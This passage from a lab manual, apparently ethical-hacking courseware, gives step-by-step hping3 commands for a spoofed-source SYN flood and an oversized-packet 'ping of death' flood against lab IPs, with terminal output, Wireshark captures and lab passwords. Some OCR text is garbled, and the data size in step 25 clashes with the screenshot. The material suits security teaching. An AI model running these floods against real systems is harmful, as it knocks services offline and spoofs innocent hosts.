
```
> Frame 1: 151 bytes on wire (1208 bits), 151 bytes captured (1208 bits) on interface \Device\NPF_{26C51D69-3344-4B7E-9225-4309C2E8338A}, id 0
> Ethernet II, Src: MS-NLB-PhysServer-21_5d:01:85:c7 (02:15:5d:01:85:c7), Dst: IPv6mcast_01:00:02 (33:33:00:01:00:02)
> Internet Protocol Version 6, Src: fe80::fca2:5622:39d2:565f, Dst: ff02::1:2
> User Datagram Protocol, Src Port: 546, Dst Port: 547
> DHCPv6
```

0000	33 33 00 01 00 02 02 15 5d 01 85 c7 86 dd 60 00	33..... ].....~
0010	00 00 00 61 11 01 fe 80 00 00 00 00 00 fc a2	.....a.....
0020	56 22 39 d2 56 5f ff 02 00 00 00 00 00 00 00	V"9.V.....
0030	00 00 00 01 00 02 02 22 02 23 00 61 25 8e 01 0d	....." # a%...
0040	cf 79 00 08 00 02 00 00 00 01 00 0e 00 01 00 01	y.....
0050	21 fc e6 04 00 15 5d 08 bc fd 00 03 00 0c 06 02	!.....]
0060	15 5d 00 00 00 00 00 00 00 00 27 00 0b 00 09	[.....
0070	57 65 62 53 65 72 76 65 72 00 10 00 0e 00 00 01	WebServe r.....
0080	37 00 08 4d 53 46 54 20 35 2e 30 00 06 00 08 00	7·MSFT 5.0.....
0090	11 00 17 00 18 00 27	.....'



6. Click **Target\_ATTACKER MACHINE-2** to switch to the **Attacker Machine-2** machine.

7. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



8. The **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

9. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

10. Type **cd** and press **Enter** to jump to the root directory.

## Parrot Terminal

```
File Edit View Search Terminal Help
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker]
#cd
[root@parrot]~[-]
#
```

README.License

Trash

Menu Parrot Terminal

11. In the terminal window, type **hping3 -S (Target IP Address) -a (Spoofable IP Address) -p 22 --flood** and press **Enter**.

Note: Here, the target IP address is **10.10.1.2 [Admin Machine-1]**, and the spoofable IP address is **10.10.1.19 [AD Domain Controller]**.

Note: **-S**: sets the SYN flag; **-a**: spoofs the IP address; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[~]
└─# hping3 -S 10.10.1.2 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.2 (eth0 10.10.1.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

README LICENSE



Trash

Menu Parrot Terminal

12. This command initiates a SYN flooding attack on the **Admin Machine-1** machine. After a few seconds, press **Ctrl+C** to stop the SYN flooding of the target machine.

Note: If you send the SYN packets for a long period, then the target system may crash.

13. Observe how, in very little time, a huge number of packets are sent to the target machine.

## Parrot Terminal

```
[attacker@parrot]~[-]
└─$sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#hping3 -S 10.10.1.2 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.2 (eth0 10.10.1.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.1.2 hping statistic ---
6065287 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@parrot]~[-]
└─#
```

Menu Parrot Terminal

14. **hping3** floods the victim machine by sending bulk **SYN packets** and **overloading** the victim's resources.

15. Click **CCTV1 ADMIN MACHINE-1** to switch to the **Admin Machine-1** machine and observe the TCP-SYN packets captured by **Wireshark**.

Capturing from Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
4531...	257.701115	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16581 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701115	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16587 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701126	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16577 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701126	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16578 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701126	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16579 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701127	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16583 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701127	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16584 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701127	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16585 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701127	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16586 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701141	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16588 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701146	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16589 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701146	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16590 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701152	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16591 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701183	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16592 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701183	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16593 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701184	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16594 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701192	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16595 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701217	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16598 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701223	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16596 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701223	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16597 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701229	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16599 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701233	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16600 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701309	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16601 → 22 [SYN] Seq=0 Win=512 Len=0

```
> Frame 1: 151 bytes on wire (1208 bits), 151 bytes captured (1208 bits) on interface \Device\NPF_{26C51D69-3344-4B7E-9225-4300C2E8338A}, id 0
> Ethernet II, Src: MS-NLB-PhysServer-21_5d:01:85:c7 (02:15:5d:01:85:c7), Dst: IPv6mcast_01:00:02 (33:33:00:01:00:02)
> Internet Protocol Version 6, Src: fe80::fcfa:5622%39d2:565f, Dst: ff02::1:2
> User Datagram Protocol, Src Port: 546, Dst Port: 547
< ...
0000  33 33 00 01 00 02 02 15 5d 01 85 c7 86 dd 60 00  33.....].....
0010  00 00 00 61 11 01 fe 80  00 00 00 00 00 00 fc a2  ..a.....
0020  56 22 39 d2 56 5f ff 02  00 00 00 00 00 00 00 00  V"9.V...
0030  00 00 00 01 00 02 02 22 02 23 00 61 25 8e 01 0d  ...." "#.a%...
0040  cf 79 00 08 00 02 00 00  00 01 00 0e 00 01 00 01  .y.....

```

Ethernet: <live capture in progress> | Packets: 1469066 | Displayed: 1469066 (100.0%) | Profile: Default


Type here to search | 11:47 PM | 7/12/2021

16. Now, observe the graphical view of the captured packets. By clicking **Statistics** from the menu bar, and then clicking the **I/O Graph** option from the drop-down list.

The screenshot shows a Wireshark interface with the following details:

- File Menu:** File, Edit, View, Go, Capture, Analyze.
- Statistics Tab:** Active, showing various analysis options like Capture File Properties, Ctrl+Alt+Shift+C, Resolved Addresses, Protocol Hierarchy, Conversations, Endpoints, Packet Lengths, I/O Graph (selected), Service Response Time, DHCP (BOOTP) Statistics, ONC-RPC Programs, 29West, ANCP, BACnet, Collectd, DNS, Flow Graph, HART-IP, HPFEEDS, HTTP, HTTP2, Sametime, TCP Stream Graphs, UDP Multicast Streams, F5, IPv4 Statistics, and IPv6 Statistics.
- Panels:**
  - Left Panel:** Shows the packet list with 4531 entries, all from 10.10.1.19 to 257.70.1115.
  - Bottom Left:** Frame 1 details: 151 bytes on wire (1208 bits), Ethernet II, Src: MS-NLB-PhysServ, Internet Protocol Version 6, Src: User Datagram Protocol, Src Port: 5353.
  - Bottom Left:** Hex and ASCII views of the selected packet.
- Bottom Right:** Status bar showing Packets: 1469069 · Displayed: 1469069 (100.0%) · Profile: Default.
- System Taskbar:** Shows the date (7/12/2021), time (11:48 PM), battery level (17°C), and system icons.

17. The **Wireshark . IO Graphs . Ethernet** window appears, displaying a graphical view of the captured packets. Observe the huge number of TCP packets sent by Wireshark, as shown in the screenshot below.



18. After analyzing the **I/O Graph**, click **Close** to close the **Wireshark .IO Graphs .Ethernet** window.

19. Close the **Wireshark** main window. If an **Unsaved packets...** pop-up appears, click **Stop and Quit without Saving**.

Capturing from Ethern...

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
4531...	257.701115	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16581 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701115	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16587 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701126	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16577 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701126	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16579 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701126	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16582 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701127	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16583 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701127	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16584 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701127	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16585 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701127	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16586 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701141	10.10.1.19			88	+ 88 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701146	10.10.1.19			89	+ 89 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701146	10.10.1.19			90	+ 90 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701152	10.10.1.19			91	+ 91 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701183	10.10.1.19			92	+ 92 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701183	10.10.1.19			93	+ 93 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701184	10.10.1.19			94	+ 94 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701192	10.10.1.19			95	+ 95 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701217	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16598 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701223	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16596 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701223	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16597 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701229	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16599 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701233	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16600 → 22 [SYN] Seq=0 Win=512 Len=0
4531...	257.701309	10.10.1.19	10.10.1.2	TCP	54	[TCP Port numbers reused] 16601 → 22 [SYN] Seq=0 Win=512 Len=0

Frame 1: 151 bytes on wire (1208 bits), 151 bytes captured (1208 bits) on interface \Device\NPF\_{26C51D69-3344-4B7E-9225-4300C2E8338A}, id 0

Ethernet II, Src: MS-NLB-PhysServer-21\_5d:01:85:c7 (02:15:5d:01:85:c7), Dst: IPv6mcast\_01:00:02 (33:33:00:01:00:02)

Internet Protocol Version 6, Src: fe80::fc02:5622:39d2:565f, Dst: ff02::1:2

User Datagram Protocol, Src Port: 546, Dst Port: 547

Unsaved packets... ? Do you want to stop the capture and save the captured packets before quitting? Your captured packets will be lost if you don't save them.

Stop and Save Stop and Quit without Saving Cancel

0000 33 33 00 01 00 02 02 15 5d 01 85 c7 86 dd 60 00 33..... ].....  
0010 00 00 00 61 11 01 fe 80 00 00 00 00 00 00 fc a2 ..a.....  
0020 56 22 39 d2 56 5f ff 02 00 00 00 00 00 00 00 00 V"9.V.....  
0030 00 00 00 01 00 02 02 22 02 23 00 61 25 8e 01 0d ....." #.a%..  
0040 cf 79 00 08 00 02 00 00 00 01 00 0e 00 01 00 01 y.....

Ethernet: <live capture in progress> Packets: 1469431 · Displayed: 1469431 (100.0%) Profile: Default

Type here to search

11:50 PM 7/12/2021

20. Now, we shall perform a ping of death (PoD) attack on the target system.

21. Click on **Target\_WEB SERVER** to switch to the **Web Server** machine. Click **Ctrl+Alt+Del**.

22. By default, the \*\*Administrator\*\* account is selected. Type **admin@123** and press **Enter** to login.




23. Click the **Search Windows** field at the bottom of **Desktop**, and type **task**. Click **Task Manager** from the results.






Recycle Bin



24. The **Task Manager** window appears. Click **More details** and by default **Processes** tab appears. Navigate to the **Performance** tab, as shown in the screenshot below.



25. Now, click Target\_ATTACKER MACHINE-2 to switch to the Attacker Machine-2 machine. In the Terminal window, type **hping3 -d 55538 -S -p 21 --flood (Target IP Address)** (here, the target IP address is **10.10.1.16 [Web Server]**) and press **Enter**.

Note: **-d**: specifies data size; **-S**: sets the SYN flag; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.

File Edit View Search Terminal Help

```
[root@parrot] ~
# hping3 -d 65538 -S -p 21 --flood 10.10.1.16
HPING 10.10.1.16 (eth0 10.10.1.16): S set, 40 headers + 2 data bytes
hpingle in flood mode, no replies will be shown
```

attacker's Home

README.License

Trash

Menu Parrot Terminal

26. This command initiates a PoD attack on the **Web Server** machine.

Note: In a PoD attack, the attacker attempts to crash, freeze, or destabilize the targeted system or service by sending malformed or oversized packets using a simple ping command.

Note: For example, the attacker sends a packet with a size of 65,538 bytes to the target web server. This packet size exceeds the size limit prescribed by RFC 791 IP, which is 65,535 bytes. The receiving system's reassembly process might cause the system to crash.

27. **hping3** floods the victim machine by sending bulk packets, thereby overloading the victim's resources.

